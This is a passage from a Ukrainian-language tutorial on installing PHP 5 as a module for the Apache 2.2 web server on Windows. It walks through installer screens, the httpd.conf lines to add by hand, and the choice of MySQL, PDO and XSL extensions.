5. В наступному, показаному на рис. 2.42 вікні установки, пропонується вибрати тип установки інтерпретатора. В більшості випадків вважається, що оптимальною є установка Php у вигляді модулю Веб-серверу. Нагадаємо, що нами використовується Веб-сервер Apache 2.2.11. Тому встановлюємо опції відповідно рис. 2.42 та натискаємо кнопку Next.




Рис. 2.41 Вікно визначення установочної теки Php




Рис. 2.42 Вікно вибору типу установки інтерпретатора Php

6. У відповідь відкривається показане на рис.2.43 вікно наступного

етапу інсталяції, в якому слід визначити теку, в якій вже було встановлено конфігураційну теку Веб-серверу Apache. На цьому етапі інсталяції в конфігураційних файлах Apache автоматично прописуються опції для коректної обробки Веб-сервером php-файлів.




Рис. 2.43 Вікно визначення конфігураційної теки Веб-серверу Apache

7. Натискаємо клавішу Browse та за допомогою стандартних діалогових вікон пошуку знаходимо потрібну теку "C:\Program Files\Apache Software Foundation\Apache2.2\conf". Останнє діалогове вікно пошуку показано на рис. 2.44. За допомогою кнопки ОК вікна рис.2.44 підтверджуємо вибір конфігураційної теки.

8. У відповідь відкривається вікно показане на рис. 2.45. Пересвідчившись, що шлях до конфігураційної теки вказано правильно, натискаємо кнопку Next вікна, показаного на рис. 2.44. В протилежному випадку слід заново виконати п.7.




Рис. 2.44 Діалогове вікно пошуку конфігураційної теки Apache




Рис. 2.45 Вікно остаточного визначення конфігураційної теки Веб-серверу Apache

Зазначимо, що при неправильному визначенні конфігураційної теки під час інсталяції з'явиться вікно повідомлення про помилку, хоча сам процес інсталяції буде продовжено. Після цього в кінці конфігураційного файлу `httpd.conf` потрібно буде вручну записати наступний код:

```
#BEGIN PHP INSTALLER EDITS - REMOVE ONLY ON UNINSTALL
PHPIniDir "C:/PHP5/"
LoadModule php5_module "C:/PHP5/php5apache2_2.dll"
#END PHP INSTALLER EDITS - REMOVE ONLY ON UNINSTALL
```

При правильному визначенні конфігураційної теки цей код буде записано автоматично.

9. У відповідь відкривається показане на рис.2.46 вікно наступного етапу інсталяції, в якому слід вказати ті модулі Php, які потрібно установити. При цьому вибір всіх модулів призводить до непрацездатного стану інтерпретатора Php, виправлення якого потребує додаткових налаштувань. Тому слід вказати тільки необхідні модулі. Для цього слід виконати інструкції, показані на рис. 2.47-2.51.




Рис. 2.46 Вікно вибору модулів Php, які потрібно установити




Рис. 2.47 Розкриття гілки Extension




Рис. 2.48 Вибір установки модулю підтримки MySQL




Рис. 2.49 Сигналізація про те, що модуль підтримки MySQL вибрано для установки




Рис. 2.50 Вибір установки модулю драйвера PDO для MySQL




Рис. 2.51 Вибір установки модулю підтримки XSL

10.У відповідь відкривається, показане на рис.2.52 вікно наступного етапу інсталяції. Натискаємо кнопку Install.




Рис. 2.52 Вікно запуску процесу установки

11. Після цього відкривається, показане на рис.2.53 вікно індикації процесу установки. Сигналом про успішну установку Php є відображення вікна, рис. 2.54. Для закінчення установки натискаємо кнопку Finish.




Рис. 2.53 Вікно індикації процесу установки



Рис. 2.54 Сигналізація успішної установки Php

Перевірка коректності установки Php5

12. За допомогою стандартних засобів управління операційної системи Windows виконуємо команди „Пуск→Настройка→Панель управления”. В новому вікні, показаному на рис. 2.55, вибираємо значок „Система”.

